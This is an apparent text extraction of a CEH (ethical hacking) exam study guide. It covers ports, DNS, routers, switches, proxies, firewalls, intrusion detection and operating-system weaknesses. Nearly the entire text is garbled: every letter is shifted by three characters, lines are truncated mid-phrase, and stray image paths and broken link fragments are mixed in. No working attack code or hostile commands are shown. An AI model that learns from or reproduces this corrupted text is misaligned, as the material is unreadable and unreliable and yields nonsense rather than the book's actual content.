3RUW	8VH
	6RFNV
	1HVVXV 6HUYHU
	64/ 6HUYHU
	&LWUL[\$SSOLFDFWLRQV
	2UDFOH /LVWHQH
	&LWUL[0DQDJHPHQW
	5'3
±	,5&



<RX PXVW IDPLOLDUL]H \RXUVHOI ZLWK DOO

WR PDVWHU WKH H[DP DQG EFRPH D &(+ 7DNH WK
NQRZOHGJH ZLOO DOVR FRPH LQ KDQG\ ZKHQ SHUI
WKLW ERRN

'RPDLQ 1DPH 6\VWHP

'RQW ZDQW WR UHPHEHU DOO WKRVH ,3 DGGUHVVF
'RPDLQ 1DPH 6\VWHP '16 DQG LWV DELOLW\ WR WUL
7KH '16 WKDW \RX PD\ DOUHDG\ EH DZDUH RI HYHQ I
RQH XVHG WR WUDQVODWH QDPHV WR ,3V RQ WKH ,C
WR XVH EXW DW WKH HQG RI WKH GD\ LW LV VLPSO\
WKDW FDQ EH TXHULHG E\ DQ\ '16 DZDUH DSSOLFDWL
7KH ,QWHUQHW URRW VHUYHUV RU WRS OHYHO VHU
IRU DOO RI WKH WRS OHYHO GRPDLQV VXFK DV FRF
'16 GDWDEDVH RI DOO WKH QDPHV DQG DGGUHVHV
/RFDO QHWZRUV WKDW DUH LVRODWHG IURP WKH ,C
V\VWHPV 7KHVH WUDQVODWH RQO\ WKH QDPHV DQG
7KH\ RIWHQ XVH '16 PDQDJHPHQW VRIWZDUH DQG SU
WKRVH XVHG E\ WKH ,QWHUQHW LPSOHPHQWDWLQ

7KH ,PSRUWDQFH RI '16

,Q WKLW ERRN ZH\OO GLVFXVV PDQ\ DWWDFNV DJD
LQFOXGH PDQLSXODWLQJ '16 \$OWKRXXJK '16 LV D V
RQO\ DQ LQFRQYHQQLHQFH WKLW LV IDU IURP WKH
DSSOLFDWLQV PD\ QRW ZRUN ZLWKRXW '16 SUHVH
OLFURVRIW\ \$FWLYH 'LUHFWRU\ ZRQW ZRUN DW C

8QGHUVWDQGLQJ 1HWZRUN 'HYLFHV

:H¶YH FRYHUHG WKH EDVLF GHVLJQ IXQGDPHQWDOV
OHW¶V ILOO LQ WKH JDSV E\ H[SORULQJ WKRVH FRPL
LQ D ODUJHU QHWZRUN VHWXS

5RXWHUV DQG 6ZLWFKHV

5RXWHUV DQG VZLWFKHV DUH LQWHJUDO WR WKH VX
PRGHUQ QHWZRUNV)RU WKDW PDWWHU PDQ\ RI RX
WKHLU RZQ ORFDO URXWLQJ DQG VZLWFKLQJ FDSDEI
5HPHPEHU WKDW URXWHUV FRQQHFW QHWZRUNV DQ
EURDGFDVW GRPDLQV <HV EDFN WR WKH JRRG VWX
FRQFHSWV VXFK DV EURDGFDVW GRPDLQV ZLOO SOD
HQQHDYRUV VXFK DV VQLIILQJ DQG SDFNHW FDSWXI
RI URXWHUV DQG VZLWFKHV ZLOO JLYH \RX D VXE
QHWZRUN DXWKRULJHG VS\LQJ RI FRXUVH

5RXWHUV

/HW¶V EHJLQ ZLWK URXWHUV 2XU DLP KHUH LV WR
IXQFWLRQV RI URXWHUV VR \RX¶OO XVH WKLV NQRZ
DQG WRROV \$ TXLFN RYHUYLHZ RI WKH IXQGDPHQW
SDFNHWV OD\HU WUDIILF WR WKH DSSURSULDWH
URXWHUV GLUHFV WUDIILF DW WKH 1HWZRUN OD\HU
WDONLQJ DERXW URXWHUV ZH DUH WDONLQJ DERXW
GHDOLQJ ZLWK ,3 DGGUHVVLQJ 5RXWHUV DUH DOVR
QHWZRUNV VXFK DV QHWZRUNV RQ GLIIHUHQW ,3 U
HDFK RWKHU¶V SURWRFRO)RU H[DP SOH LQ DQ HQM
MDP D ILEHU UXQ 7 FRQQHFWLRQ LQWR D FOLHQW F
QHWZRUN VSHHGV 7KH FRPSXWHU RU PRUH DFFXUD
QRW FDSDEOH RI VSHDNLQJ WKH VDPH ODQJXDJH DV
JDS DQG DOORZ WKH GLIIHUHQW SURWRFROV RQ GLI
5RXWHUV DOVR XVH 1HWZRUN \$GGUHV 7UDQVODWLF
WHFKQRORJ\ WKDW DOORZV LQWHUQDO QHWZRUN FO
DFFHVV WR WKH RXWVLGH ZRUOG (VVHQWLDOO\ D U
ZRUOG DQG RQH IRU WKH LQWHUQDO QHWZRUN 7KH
DVVLJQH G D SXEOLF ,3 DGGUHV SXUFKDVHG IURP D
LQWHUQDO VLGH RI WKH URXWHU LV FRQQHFWHG WR
LQWHUQDO ,3V DQG \RXU SURWHFWHG UHVRXUFHV)
DQ\ ,3 VFKHPH \RX ZDQW EHFDXVH LW¶V LQWHUQDO
PDNHV D UHTXHVW IRU DQ RXWVLGH UHVRXUFH WKH
WKH SXEOLF VLGH ZLWK LWV SXEOLF ,3 7KLV SURFH
DQG DOVR IXQQHOV DOO RXWERXQG UHTXHVWV WKU

FRPPRQ WKHVH GD\V \RX UDUHO\ QRWLFH WKDW LW



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D PDMRU PRQH\ VDYHU IRU WKH EXVLQHV DV ZHOV
IRU WKH ,63

6ZLWFKHV

6ZLWFKHV GHOLYHU GDWD IUDPHV EDVHG RQ WKH
FRPSXWHUV RU GHYLFHV +DUGZDUH DGGUHVHV DC
DGGUHVHV DUH SHUPDQHQW LGHQWLILHUV EXUQH
DGGUHVHV DUH EURNHQ GRZQ LQWR D VL[SDLU KH
E F 7KH ILUVW KDOI RI WKH 0\$& LV VSHFLILF WR W
LGHQWLILHV WKH YHQGRU 7KH DG E F LGHQWLIL
FRQVLGHUHG OD\HU GHYLFHV EHFDXVH WKH\ RSHUI
IXQFWLRQV 5HPHPEHU OD\HU LV WKH 1HWZRUN OI
DGGUHVVLQJ OD\HU GHDOV VWULFWO\ ZLWK 0\$& D
IHZ VZLWFKHV DUH DYDLODEOH WRGD\ WKDW RSHUD\
VLPSOLFLW\ V VDNH DQG IRU RXU SXUSRVHV VZLWI

:RUNLQJ ZLWK 0\$& \$GGUHVHV

(;(5&,6(

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6LQFH ZH DUH PHQWLRQLQJ 0\$& DGGUHVHV \RX V
OLNH DV ZHOO DV KRZ WR ORFDWH RQH RQ D JLYH
VKRZV \RX KRZ WR ILQG WKH 0\$& DGGUHVHV

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2Q D :LQGRZV V\WHP RSHQ D FREFRQJZLQGRZ
FKDUDFWHUV QH[W WR WKH SK\VLFD DGGUHVHV D

2Q D /LQX[V\WHP IROORZ WKLV VWHS

2Q D /LQX[V\WHP RSHQF\WKHOO DQG HQWHU
1RWH WKDW ZLWK ERWK V\WHPV LW LV SRVVLEOH
V\WHP KDV PRUH WKDQ RQH 1,& LQVWDOOHG RU D

7R H[WHQG RXU FRQYHUVLDWRQ RQ VZLWFKHV D ELV
GRPDQV DQG FROOLVLRQ GRPDQV VLQFH WKLV FR
VFDQQLQJ FDSDELOLWLHV \$ EURDGFDVW GRPDQ VL
ZLOO EH EURDGFDVW WR DOO KRVW RU QRGHV DWW
3URWRFRO \$53 UHTXHVW ZKLFK DUH VHQW WR WK
DQ H[DPSOH RI EURDGFDVW WUDIILF &ROOLVLRQ GR
VHQW ZLOO SRWHQWLDOO\ FROOLGH ZLWK RWKHU W
EURDGFDVW WR DOO DWWDFKHG QRGHV LW ZLOO EX
RQ WKH ZLUH 6R ZKDW WKLV PHDQV LV WKDW ZKHQ
ODSWRS RQ D ZLUH DQG FRQQHFW WR D VZLWFK \RX
SURPLVFXRXV \RXU 1,& GHFLGHV WR EH \RXU FDSWX
GRPDQ DND VZLWFKSRUW \RX DUH DWWDFKHG WR



7HFKQLTXHV XVHG WR FRQYHUW D VZLWFK I

FROOLVLRQ GRPDQ ZLOO EH DGGUHVHV LQ IXWX
LQWLDO OLPLWDWRQV RI D VZLWFK LQ WHUPV RI

:LWK WKH H[SORVLRQ RI ZLUHOHV URXWHUV DQG V
ODVW GHFDGH VQLILQJ KDV UHJDQHG VRPH RI LW
FDSWXUH WUDIILF IURP DOO RI LWV FOLHQWV LW L
GRPDQ \$ VLPSON XWLOLW\ DQG D ODSWRS FDQ SXC



+XEV DUH GHYLFHV VLPLODU WR VZLWFKHV

OD\HU DQG DUH FRQVLGHUHG GXPE GHYLFHV 7KH\ GLUHFWRQ RU DGGUHVVLQJ +LJKO\ UHGXFHG SULI DOORZHG VZLWFKHV WR PDNH KXEV YLUWXDOO\ RE

3UR[LHV DQG)LUHZDOOV

1R QHWZRUN GHYLFH GLVFXVVLQJ ZRXOG EH FRPSOH SUR[LHV DQG ILUHZDOOV 7KHHV GHYLFHV DUH WKH WKH\ DUH WKH GHYLFHV GHOLEHUDWHO\ SXW LQ SOC VWUHQJWK RI DQ RUJDQL]DWLRQ\ SHULPHWHU LV W DQG ZHO

3UR[LHV

3UR[\ VHUYHUV ZRUN LQ WKH PLGGOH RI WKH WUDIIL IRUZDUGLQJ VLGH RI SUR[LHV IRU H[DPSOH \RXU EL SUR[\ VHUYHU WR HQDEOH DFFHVV WR DQ RXWVLGH UHDVRQV WR LPSOHPHQW VXFK D VROXWLRQ 3URWH EHQHILW \$FWLQJ DV DQ LQWHUPHGLDU\ EHWZHHQ W RXWVLGH XQWUXVWHG HQWLWLHV WKH SUR[\ LV WK SUHYHQWV WKH FOLHQW V\WHP IURP FRPPXQLFDWL UHGXFHQJ H[SRVXUH DQG ULVN \$V WKH PLGGOHDPDQ SURWHFWLQJ XVHUV FOLHQW V\WHPV IURP WKHPV WUDIILF E\ FRQWHQW 7KLV PHDQV SUR[LHV RSHUDW \$ VXEVWDQWLDO OHJ XS RQ ORZHU OHYHO ILUHZDOC DQG YHUL\ OHJLWLPDWH WUDIILF DW D GHWDLOHG ([KDFNPH](#) WKH\OO EH GHQLHG WKH UHTXHVW FRPSOH LW 3UR[LHV DOVR VSHHG XS EURZVLQJ E\ FDFKLQJ I &DFKHG VLWHV FDQ EH VHUYHG WR ORFDO FOLHQWV DFWXDO ZHE UHVRXUFH



7KH FRQFHSW RI SUR[\ RSHUDWLRQ LV DSSC

FDFKLQJ WUDIILF DQG EHLQJ DQ \$SSOLFDFWLRQ OD KLMDFNLQJ XVHV SUR[\ OLNH WHFKQLTXHV WR VHW

)LUHZDOOV

7KH ILUHZDOO FDWHJRUI\ LQFOXGHV SUR[\ ILUHZDOO IXQFWLRQV LV VHHPV DSSURSULDWH WR JLYH WKHP

FRPPRQOI\ EURNHQ GRZQ LQWR WKH IROORZLQJ PDLQ

- 3DFNHW ILOWHULQJ
- 6WDWHIXO SDFNHW ILOWHULQJ
- \$SSOLFDFWLRQ SUR[LHV ZKLFK ZH FRYHUHG HDUOL

3DFNHW ILOWHULQJ ILUHZDOOV ORRN DW WKH KHDGI
OHJLWLPDWH WUDIILF 5XOHV VXFK DV ,3 DGGUHVH
GHHUPLQH ZKHWKHU WR DOORZ RU GHQ\ WKH SDFN
KDQG GHHUPLQH WKH OHJLWLPDF\ RI WUDIILF EDV
WKH WUDIILF RULJLQDWHG)RU H[DPSON LI D OHJLV
EHWZHHQ D FOLHQW PDFKLQH DQG D ZHE VHUYHU W
WDEOH WR YHULI\ WKDW WUDIILF RULJLQDWLQJ IURP



)LUHZDOOV DQG SUR[LHV DUH RQOI\ DV HIIH

FRQILJXUDWLRQ LV RQOI\ DV HIIHFWLYH DV WKH DG
DWWDFNV DUH LQWHQGHHG WR FLUFXPYHQW WKHP D
KDFNHUV WKH VRIWHVW WDUJHW LV RXU DLP

,QWUXVLRQ 3UHYHQWLRQ DQG ,QWUX\

,QWUXVLRQ SUHYHQWLRQ V\ VWHPV ,36V DQG LQWU

LPSRUWDQW FRQVLGHUDWLRQV IRU DQ\ VPDUW KDFN

FRYHU \RXU WUDFNV DQG NHHS D ORZ SURILOH²DV L

VHQVH EXW FRQVLGHU WKLV ,I LQVWHDG RI WLSWR

ZLWK \$53 UHTXHVWV SLQJ VZHHSV DQG SRUW VFDQ

1RW IDU DW DOO ,36V DQG ,6V DUH QHWZRUN DSSO

WKDW VHUYHV RXU SXUSRVHV EHVW 7KH NH\ LV WR

IDPLOLDULJH RXUVHOYHV ZLWK ,36 DQG ,6 EDVLFV

DOVR OHDUQ KRZ WR FLUXPHYHQW LWV GHIHQVHV

7KH JRDO RI DQ ,6 LV WR GHWHFW DQ\ VXVSLFLRXV

GHWHFW ,6 LV SDVVLYH LQ QDWXUH LW VHQVHV D T;

SDVVLYHO\ UHDFWV E\ VHQGLQJ D QRWLLFDWLRQ W

ZURQJ 7KLQN RI LW DV D EXUJODU DODUP :KLOH D

SUHVHQW LW GRHV QRW VWRS WKH EXUJODU IURP E

\$OWKRXJK VXFK DQ DSSOLDQFH LV SDVVLYH WKH EF

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WKH QHWZRUN DV D ZKROH 7KH REYLRXV GUDZEDFN


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1HWZRUN 6HFXULW\

0DQ\ ERRNV GHDO ZLWK QHWZRUN VHFXULW\ EXW KI
)LUHZDOOV DQG , '6 ,36 DSSOLDQFHV DUH SDUW RI D
ORRN EULHIO\ DW WKH SODFH PHQW DQG IXQFWLRQD
WKH GHWDLOV NHHS LQ PLQG WKDW VHFXULQJ D QH
QHWZRUN RQ WKH RWKHU KDQG LV D IRFXVHG SURF
WKH HQJLQH HU RI D GDP \RX PXVW FRQVLGHU WKH
DFFRUGLQJO\ , I \RX DUH ORRN LQJ WR VDERWDJH WK
LQ WKH ULJKW SODFH DQG LW DOO FRPHV IORRGLQJ
7DNLQJ RXU IXQGDPHQWDO NQRZOHGJH RI ILUHZDOO
VRPH EDVLF SODFH PHQW VWUDWHJLHV WKDW DUH FF
)LJXUH LV D EDVLF VHWXS \RX¶OO UXQ LQWR LQ QHD
WKL V LVQ¶W QHFHVVDULO\ WKH HQWHUSULVH OHYHC
VWLOO HQFRPSDVVHV WKH LQJUHG LHQWV RI WKH YX
RI LQFOXGLQJ WKL GHVLJQ LV WR JLYH \RX DQ LGH
QHWZRUN



)LJXUH 5HVLGHQW LDO QHWZRUN VHFXS



Real World Scenario


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FRPSURPLVH E\ URJXH GHYLFHV 7KLV HVVHQWLDO
LQ DQ HQWHUSULVH OHYHO QHWZRUN 2I FRXUVH V
DUH PXFK KLJKHU EXW WKH G\QDPLF RI WKH ULVN
ZRUNHG DV D QHWZRUN DGPLQ LQ RQH RI P\ IHGHU
VHFXUHG ZLWK NH\ FDUGHG GRRUV WZR IDFWRU D
EXLOGGLQJ VHFXULW\ ,W WRRN RQO\ D VLQJOH URJ
HQWLUH QHWZRUN VHFXULW\ HIIRUW WR VRPHWKLQ
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XVHIHO YXOQHUELOLW\ WKDW LV PRUH FRPPRQ W

1RZ WKDW ZH\YH SXVKHG SDVW WKH EDVLF YXOQHUI
ZLUHOHVV VHWXS OHW\V GLYH ULJKW LQWR D IXOO
HQYLURQPHQW ZH\OO EH WDVNHG ZLWK [\)SHXUW](#) HVWL

DMZ Resources
(Web Servers)

Internal Data



[\)LJXUH](#) 7\SLFDO HQWHUSULVH QHWZRUN

\$V \RX FDQ VHH WKH DHH DUH OD\HUV RI SURWHFWLR
WKH LQWHUQDO QHWZRUN \$ OD\HUNG GHIHQVH DSS
URDGEORFNV LQ WKH KRSH D KDFNHU ZLOO JHW VWX
IXQGV WR LQVWDOO VXFK D VROXWLRQ QRU GR WKH
VWD\ XS WR GDWH DQG FRQILJXUH WKH SURWHFWLYH
RQO\ DV JRRG DV WKH DGPLQLVWUDWRU PDLQWDLQL
UHO\ RQ D ZRQGHUOXO YDULDEOH IRU YXOQHUDELOL

.QRZLQJ 2SHUDWLQJ 6\VVWHPV

:H¶OO VD\ PRUH DERXW RSHUDWLQJ V\VVWHPV ZKHQ Z
IRU QRZ ZH DUH LQWHUHVWHG LQ OD\LQJ RXW WKH I
WKH PDUNHW WRGD\ 5HPHPEHU \$FKLOOHV IURP *UHI
WKH KHHO DQG GLHG EHFDXVH RI LW" *UDQWHG WKI
EXW WKH SRLQW LV ZKHQ DWWDFNLQJ RU SHQ WHVW
\$FKLOOHV KHHO :H DUH QRW QHFHVVDULO\ JRLQJ W
ILUHZDOO VROXWLRQ RU DWWHPSW WR DWWDFN D EI
ILQG WKDW RQH XQSDWFKHG FOLHQW V\VVWHP RU ZH
,QIRUPDWLRQ 6HU\LFHV ,,6 YHUVLRQ :KDW GRHV E
V\VVWHPV" 2SHUDWLQJ V\VVWHPV RIIHU VRPH FRPPRQ
SURSHUO\ E\ WKH DGPLQLVWUDWRU DQG DV VXUSUL
DUH UXQQQLQJ D IUHVK RXW RI WKH ER\ FRS\ RI DQ 20

0LFURVRIW :LQGRZV

\$OWKRXJK WKHUH DUH PDQ\ GLIIHUHQW RSHUDWLQJ
0LFURVRIW¶V :LQGRZV 26 WKDW \RX ZLOO WHVW DJD
KDYH D FHUWDLQ DPRXQW RI HQWHUSULVH PDUNHW
IRRWKROG RQ WKH 26 PDUNHW %\ WKH HQG RI :
IRU RYHU SHUFHQW RI WKH PDUNHW 7KDW¶V D SU
0LFURVRIW KDV VHW WKH JRDO RI JHWWLQJ WKHLI



:LQGRZV KDV WDFNOHG WKH LVVXH RI XVHU

DDFRXQW IXQFWLRQDOLW\ IRU TXLWH VRPH WLPH
DGPLQLVWUDWRUV SHUFHQW RI WKH WLPH VLPSC
OLPLWHG 8VHU \$FFRXQW &RQWURO 8\$& ZKLFK ZI
0LFURVRIW¶V DQVZHU WR WKL VLVXH

/HW¶V WDNH D ORRN DW VRPH FRPPRQ YXOQHUDELO

- 3DWFKHV SDWFKHV DQG PRUH SDWFKHV 0LFURVRIW
FRPSLOHV DQG GLVWULEXWHV SDWFKHV DQG VHUY
SDWFKHV PD\ QRW JHW LQVWDOOHG RQ WKH V\VVWHP
PD\ VHHP FRQVWDQW XSGDWLQJ PD\ LQ LWVHOI E
D SDWFK RU XSGDWH WR EH DSSOLHG DQG LQWURG
WKH RULJLQDO
- 0DMRU YHUVLRQ UHOHDVHV DQG VXSSRUW WHUPLQ
IULHQGV ZKR VWLOO ORYH WKHLU :LQGRZV PDFK
V\VVWHP ZLWK PXOWLSOH YXOQHUDELOLWLHV VLPSC
ORQJHU VXSSRUWHG E\ WKH PDQXIDFWXUHU

- \$WWHPSWV DW FRQVXPHU IULHQGOLQHV KDYH EH PHDQV LV PRVW LQVWDOODWLRQV GHSOR\ GHIDXO H[DP SOH SRUWV WKDW D XVHU PD\ QHYHU XVH DU UHTXLUHV WKHP LQ WKH IXWXUH
- \$GPLQLVWUDWRU DFFRXQWV VWLOO UHPDLQ D WHFVRPH HIIHFWLYH VWHSV LQ SURWHFWLQJ XVHUV IL EXW TXLWH D IHZ V\ VWHPV H[LVW WKDW DUH FRQV DQ\ NLQG RI H[HFWRUQ ILOWHULQJ RU XVHU DFFR
- 3DVVZRUGV DOVR UHPDLQ D ZHDN SRLQW DQG D W :HDN DGPLQ DFFRXQW SDVVZRUGV DUH FRPPRQ RQ DOWKRXJK WKHVH SDVVZRUGV DUH FRQWUROOHG I HQYLURQPHQW WKHUH DUH ZD\ WR FLUFXPYHQW DGPLQV GR MXVW WKDW
- 'LVDEOLQJ :LQGRZV)LUHZDOO DQG YLUXV SURWHF :LQGRZV 26V 7KH 1RWLILFDWLRQ &HQWHU GRHV Q SURWHFWLRQ RU D GLVDEOHG ILUHZDOO EXW WKD VRPHWKLQJ WKDW FDQ EH PDQGDWHG HDVLO\ VR YXOQHUDELOLW\ LQ WKH :LQGRZV FDWHJRUI



ORUH D VFDQQLQJ FRQVLGHUDWLRQ EXW DO :LQGRZV\ GHIDXOW EHKDYLRU LV WR UHVSRQG WR ZKLFK GHIDXOWV WR QR UHVSRQVH DW DOO 7KLV : VFDQQLQJ DQG HQXPHUDWLRQ

0DF 26

\$SSOH DQG LWV SURSULHWDUI\ 26 DUH PDNLQJ D ODU VWURQJ DGYHUWLVLQJ FDPSDLJQ DQG HDV\ WR XVH WKHLU ZD\ QRW MXVW WR WKH ORFDO 6WDUEXFNV E ZRUNHG IRU UHFHQWO\ LW VWDUWHG ZLWK WKH L3K ZDONLQJ GRZQ WKH KDOOV 7KHQ L0DF GHVNWRSV V &DQ WKH\ EH FODVVLILHG DV WR\ "3HUKDSV EXW R DQG SHQWHVWHUV LV WKDW WKHVH WKLQJV DUH DW 2QH LQWHUHVWLQJ VLWH WKDW FDQ EH XVHG IRU JH [ZZZ FYHGHWD\\$ QY LFN](#) SHUXVDO RI WKH VLWH IRU 0D\ D OLVW VXFK DV WKH IROORZLQJ :H LQWHQG QR \$\$ FRQFHUQ IRU HQWHUSULVH DGPLQLVWUDWRUV DQG I

- \$ SULPDU\ FRQFHUQ DPRQJ 0DF XVHUV DQG D EHQ 0DF RZQU PLQG VHW WKDW 0DFV DUHQ\ W VXVFHS

LQWHUHVWLQJ VWDQFH FRQVLGHULQJ WKDW WKH \LPSHUYLRXV IURP DWWDFN LV ZHOO D FRPSXWHU DGPLQLVWUDWRU WKH FXOWXUH LV VLPLODU HYH RXU QDWLRQDO RIILFH IRU JXLGDQFH RQ JURXS SF GHVNWRSV \$QVZHU ³⁸P ZHOO ZH GRQW KDYH D DSSO\LQJ WKHP

-)HDWXUH ULFK RXW RI WKH ER[SHUIRUPDQFH IRU VXUIDFH IRU WKRVH ORRNLQJ WR EUHDN LQ)HDW FRQQHFWLYLW\ DUH DOO VWDQGDUG LQ DQ RXW RI RQ WKH WDEOH IRU D SRWHQWLDO GRRUZD\ LQ
- \$SSOH GHYLFHV VLP SO\ GRQW SOD\ ZHOO RQ D :L VRPH ZRXOG IHUYHQWO\ GLVDJUHH EXW \$SSOH RQ EXWWHU RQ WRDVW RXWVLGH LQ 'HFHPEHU LQ *UD SOD\ QLFHO\ EXW WKH PDMRULW\ RI WKRVH LQWH KHUH LV ZKHQ VWXII EHJLQV WR JHW WRR KRNH\ FLUFXPYHQW WKH QRPDO SURFHVVHV IRU H[DP

\$QGURLG

